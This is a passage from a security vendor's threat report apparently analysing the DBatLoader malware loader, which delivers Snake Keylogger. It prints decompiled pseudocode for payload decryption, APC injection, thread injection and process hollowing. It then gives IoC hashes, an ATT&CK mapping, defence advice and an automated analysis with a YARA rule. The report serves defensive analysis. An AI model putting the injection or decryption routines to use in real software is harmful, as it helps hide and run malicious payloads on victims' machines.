xor_decrypt(encrypted_malware, malware_xor_key, v222); // [(i^len(enc)^len(key)^j)&0xFF for i,j in zip(enc,cycle(key))]
LStrAsg(&dword_57B860, v222[0]);
v49 = StrToInt(malware_add_key, v48); // key为240
add_decrypt_1(dword_57B860, v49, v221); // [(i+(0x100%key))&0xFF for i in enc]
LStrAsg(&dword_57B85C, v221[0]);
reversed(dword_57B85C, &a1); // list(reversed(enc))
add_decrypt_2(a1, v220); // [(i+14)%94+33 if (i-33)&0xFF<0x5E else i for i in enc]
LStrAsg(&malware_data, v220[0]);

```



Figure 5-19 DBatLoader encryption algorithm for malicious payloads

After that, DBatLoader will select the program injection method according to the configuration file. If the APC injection function is enabled, DBatLoader will inject it into the target process through APC injection.

```

sub_4047EC(&v208, "C:\\Windows\\System32\\", inject_target);
v75 = LStrToPChar(v208);
WStrFromPChar(v75, v209);
v76 = WStrToPWChar(v209[0]);
CreateProcessAsUserW(hToken_0, 0, v76, 0, 0, 0, 4u, 0, v94, v95, hProcess);
v266 = malware_data;
v77 = malware_data;
if ( malware_data )
    v77 = *(malware_data - 4);
v78 = UniqueString(&malware_data);
memcpy(&malware_data_0, v78, v77);
ApcRoutine = AllocateAndWriteVirtualMemory(::hProcess.hProcess, &malware_data_0, 1000000);
if ( ApcRoutine )
    NtQueueApcThread(::hProcess.hThread, ApcRoutine, 0, 0, 0);
ResumeThread(::hProcess.hThread);
CloseHandle(::hProcess.hProcess);
hProcess = ::hProcess.hProcess;
FlushFileBuffers(::hProcess.hProcess);

```



Figure 5-20 DBatLoader executes malicious code through APC injection

If the thread injection function is enabled, DBatLoader injects the payload into the target process through thread injection.

```

ep = a4 + lp->OptionalHeader.AddressOfEntryPoint;
WriteVirtualMemory(v2, handle, a4, lpLibFileName, ZeroBits, (&handle + 1));
v40[0] = "NtCreateThreadEx";
v9 = GetModuleHandleW(L"ntdll");
*NtCreateThreadEx = GetProcAddress_1(v9, v40[0]);
*byte_487560 = 0;
*byte_487564 = 0;
(*NtCreateThreadEx)(byte_487560, 0x2000000, Protect, handle, ep, 0, 0, 0, 0, 0);
FlushFileBuffers(handle);
hook_api("NtSetSecurityObject", "ntdll", handle);
hook_api("NtOpenProcess", "ntdll", handle);

```

Figure 5-21 DBatLoader executes malicious code through thread injection

If neither APC injection nor thread injection is enabled, DBatLoader injects the payload into the target process through process hollowing.

```

if ( GetThreadContext(ThreadHandle, &Context) )
{
    NtReadVirtualMemory(hFile, (dword_4874C8 + 8), &Buffer, 4u, &NumberOfBytesRead);
    if ( dword_4874F4[13] == Buffer )
    {
        if ( !NtUnmapViewOfSection(hFile, dword_4874F4[13]) )
        {
            dword_4874FC = ZwAllocateVirtualMemory(hFile, dword_4874F4[13], dword_48750C, 0x3000, 0x40u, v15);
            dword_4874FC = ZwAllocateVirtualMemory(hFile, 0, dword_48750C, 0x3000, 0x40u, v16);
        }
        dword_4874FC = ZwAllocateVirtualMemory(hFile, dword_4874F4[13], dword_48750C, 0x3000, 0x40u, v17);
        if ( dword_4874FC )
        {
            Mem = GetMem(malware, v6);
            if ( dword_4874F4[13] != dword_4874FC )
            {
                sub_418B78(Mem, dword_4874F4, dword_4874FC - dword_4874F4[13]);
                dword_4874F4[13] = dword_4874FC;
                v17 = 0;
                v16 = Mem;
                sub_418B6C(248, dword_4874F4);
            }
            WriteVirtualMemory(&dword_4873A8, hFile, dword_4874FC, Mem, dword_48750C, &NumberOfBytesRead);
            WriteVirtualMemory(&dword_4873A8, hFile, dword_4874C8 + 8, &dword_4874FC, 4, &NumberOfBytesRead);
            dword_4874D4 = dword_4874FC + dword_4874F4[10];
            SetThreadContext(ThreadHandle, &Context);
            NtResumeThread(ThreadHandle, 0);
            sub_402C2C(v12);
            v4 = ThreadHandle;
            v17 = hFile;
            FlushFileBuffers(hFile);
        }
    }
}

```

Figure 5-22 DBatLoader executes malicious code through process hollowing

Through decryption analysis, it was finally determined that the target payload was Snake Keylogger. This family of keyloggers has been analyzed in detail in a previously released analysis report ^[1]. It is not appropriate to go into details here. Interested readers can go and read it.

```
public static void smethod_0()
{
    List<Class8.RecoveredApplicationAccount> list = new List<Class8.RecoveredApplicationAccount>();
    list = Class8.smethod_1();
    if (list.Count > 0)
    {
        try
        {
            foreach (Class8.RecoveredApplicationAccount recoveredApplicationAccount in list)
            {
                string text = string.Concat(new string[] { "\r\n", "\n", "\n", "\r\n" });
                Class8.string_0 += text;
            }
        }
        finally
        {
            List<Class8.RecoveredApplicationAccount>.Enumerator enumerator = ((IDisposable)enumerator).Dispose();
        }
    }
}
```

Figure 5-23 The final payload delivered by DBatLoader

6 IoC

IoCs
23434BF113A4651076ECD2898A6C1069
5D707EF2DB982821B0246CE6AA1300C1
6D23FE871B2064C6D13580A5745F23CB
CE875D76D02C456326D6381881281667

7 Mapping of Samples to ATT&CK

[illegible]

Figure 7-1 Mapping of technical features to ATT&CK

Specific ATT&CK technical behavior description table:

Table 7-1 ATT&CK technical behavior description table

ATT&CK Stage/Category	Specific Behavior	Notes
Persistence	Booting or logging in with autostart	Achieve persistence by adding a registry autostart entry
Privilege escalation	Abuse of the control privilege escalation mechanism	Escalate privileges by simulating a trusted directory
	Execute process hijacking	In the process of escalating privileges, the execution process of easinvoker.exe is hijacked
Defense evasion	Avoiding debuggers	The second stage detects the debugger through IsDebuggerPresent and CheckRemoteDebuggerPresent
	Weakened defense mechanisms	Add some file extensions to Windows Defender whitelist
	Delete beacon	After the privilege escalation is completed, the files used for privilege escalation will be cleaned up
	Obfuscate files or information	Encrypt the second stage payload via image steganography
		Use a variety of classical encryption algorithms to encrypt payloads
		Some strings are encrypted using the algorithm
		Dynamic parsing API
		A large number of useless characters are used to confuse the privilege escalation script
	Process injection	Deliver the target payload via DLL injection, APC injection, or process hollowing

8 Recommendations for Protection

In response to such threats, Antiy recommends that enterprises enhance the security awareness of business personnel to reduce the possibility of attacks on the organization. Enterprise employees should pay attention to the use of emails on a daily basis and avoid running email attachments from unknown sources or accessing suspicious network links in emails.

In addition, as the cornerstone of security protection, it is recommended that enterprises deploy enterprise-level terminal security protection systems on office computers, servers and other nodes. For terminal devices, Antiy can provide enterprise users with Antiy IEP terminal defense system, which provides terminals with multiple capabilities such as virus detection, active defense, ransomware protection, host management and control, and network protection to effectively defend against various threats.

8.1 IEP Helps Users Defend Against Loader Threats

After testing, Antiy Intelligent Endpoint Protection System product series (hereinafter referred to as "IEP") can effectively detect and defend against the virus samples discovered this time by relying on Antiy's self-developed threat detection engine and kernel-level active defense capabilities.

IEP can monitor the local disk in real time and automatically detect viruses on newly added files. In response to this threat, when the user stores DBatLoader locally by receiving email attachments, WeChat transmission , network downloads, etc., IEP will immediately warn of the virus and remove malicious files to prevent users from launching files and causing attacks on the terminal.



Figure 8-1When a virus is found, IEP captures it and sends an alert immediately

IEP also provides users with a unified management platform, through which administrators can centrally view the details of threat events within the network and handle them in batches, thereby improving the efficiency of terminal security operation and maintenance.




Figure 8-2IEP Management Center helps administrators achieve efficient terminal security management

9 Antiy LanDi VILLM

Result:

Based on the log provided, the analysis tool determined that the file is **Trojan.Win32.Bandan[Backdoor]**, a Trojan used for backdoor.

Evaluate the accuracy of the results in the log:

Accuracy: 95%

Detailed explanation:

1. Feature matching:

- **String matching:** There are many features in the log that match known malicious strings, such as:
 - "Delphi." may indicate that the file is written in Delphi, a common backdoor writing language.
 - "mail.ru>" may be used for remote control or information theft.
 - "Darkick" may be the author of malware or a hidden identity.
 - "Trojan.Win32.Bandan" clearly indicates that the file belongs to a specific backdoor type.
- **Abnormal instructions and calls:** The logs contain a large number of assembly instructions and specific API calls, which are often used to hide activities, monitor network traffic, or execute commands.
 - For example, "FF 95 E4 B2 9E B2 C0 CB EB EB 89 82 E7 BC E4 80", etc., may involve code obfuscation or instruction rewriting.
 - "87 00 00 07 07 07 00 00 00 80 BB BB 00 00 00 00 80 00 07 07 07 00 00 80 33 00 00 00 00 00", may be padding of code segments or exception handling.
 - "28 2D 2F 29 31 31 32 31 32 2D 32 34 2D 33 37 29 49 46 53 54 52 56 59 51 5B 62 4F 63 64 5F 67 67 67 60 67 52 63 69 55 67 6A 60 7B 84 79 95 96 92", may involve data encryption or decryption operations.

2. Abnormal behavior characteristics:

- **Code obfuscation:** A large number of repeated or obfuscated instructions appear in the logs many times, such as "FF 95 E4 B2 9E B2 C0 CB EB EB 89 82 E7 BC E4 80", which indicates that the code may have been obfuscated to hide the true intention.
- **Abnormal instruction sequence:** The abnormal instruction sequence and irregular instruction combination that appear many times may be used to bypass security detection or hide malicious functions.
- **Multithreading and process control:** The multithreading creation and process management mentioned in the logs may be used to establish hidden backdoor sessions or perform background tasks.

3. File structure analysis:

- **Large number of data and code segments:** The log shows that the file contains a large number of data and code segments, which may be used by malware to hide or load malicious code.
- **Abnormal segment offsets and sizes:** Abnormal segment offsets and sizes appear in many places, such as "FF 95 E4 B2 9E B2 C0 CB EB EB 89 82 E7 BC E4 80", which may be used for dynamic code loading or execution.

4. Suspicious API calls:

- **Network communication:** Multiple API calls related to network communication, such as "socket", "connect", "send", etc., may be used to establish remote connections or data transmission.
- **Process operation:** "CreateRemoteThread", "OpenProcess" and other calls may be used to inject malicious code into remote processes or establish backdoor sessions.

5. File characteristics:

- **Unusual file size:** The file size is 1,209,856 bytes, which is smaller than typical executable file sizes and may indicate that the file is compressed or encrypted to evade detection.
- **Missing signature fragments:** Multiple occurrences of ?? indicate that it was not selected for use as a signature, which may indicate that this data was excluded from analysis.

Conclusion:

Based on the above feature matching and behavior analysis, the analysis tool determined that the file was Trojan.Win32.Bandan[Backdoor], and its behavior characteristics were highly consistent with known backdoor Trojan behaviors. The detection results in the log are highly accurate, and it is recommended to further isolate and analyze the file.

Accuracy explanation:

- **High accuracy (95%):** Based on the malicious strings, abnormal instructions and API calls clearly shown in the logs, as well as the matching of file features, the system considers the file to be high risk.
- **Low false positive rate:** Since the judgment is based on known malicious features, it is less likely to be false positive, but it does not rule out the possibility that a very small number of extremely uncommon variants may be misjudged.

Antiy LanDi VILLM can automatically analyze samples. The analysis content is as follows:

According to the draft national standard, the threat classification is Trojan.Win32.Bandan. The YARA rules generated by automatic feature extraction are as follows:

```
rule Trojan.Win 32. Bandan: Trojan
{
meta:
description = " This is a YARA rule generated by the VILLM V2 model. It is used to detect Trojan.Win32.Bandan."
strings:
$a = {FF FF FF FF 01 00 00 00 ?? 00}
condition:
#a > 100
}
```

Antiy LanDi VILLM is the first threat detection generative algorithm in China that has been registered with the Cyberspace Administration of China. The model is trained based on the massive sample feature engineering data accumulated by Antiy Cyber Super Brain for more than 20 years. The training data includes file identification information, judgment information, attribute information, structure information, behavior information, host environment information, data information, etc. It supports threat judgment and output of detailed knowledge understanding of vector features in different scenarios, forming a multi-modal detection method for different application needs and scenarios, improving the background hidden threat judgment ability, and further empowering security operations.




Figure 9-1 Analysis results of Antiy LanDi VILLM

Appendix 1 : References

- [1]. Antiy.Trojan/BAT.DBatLoader Virus Detail and Protection - Computer Virus Encyclopedia [R/OL]. (2025-03-14)
<https://www.virusview.net/malware/Trojan/BAT/DBatLoader>
- [2]. Antiy. Analysis of Phishing Campaign Using Onenote Documents to Deliver Snake Keylogger [R/OL]. (2023-04-18)
https://www.antiy.cn/research/notice&report/research_report/20230418.html

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure.

Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspace threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.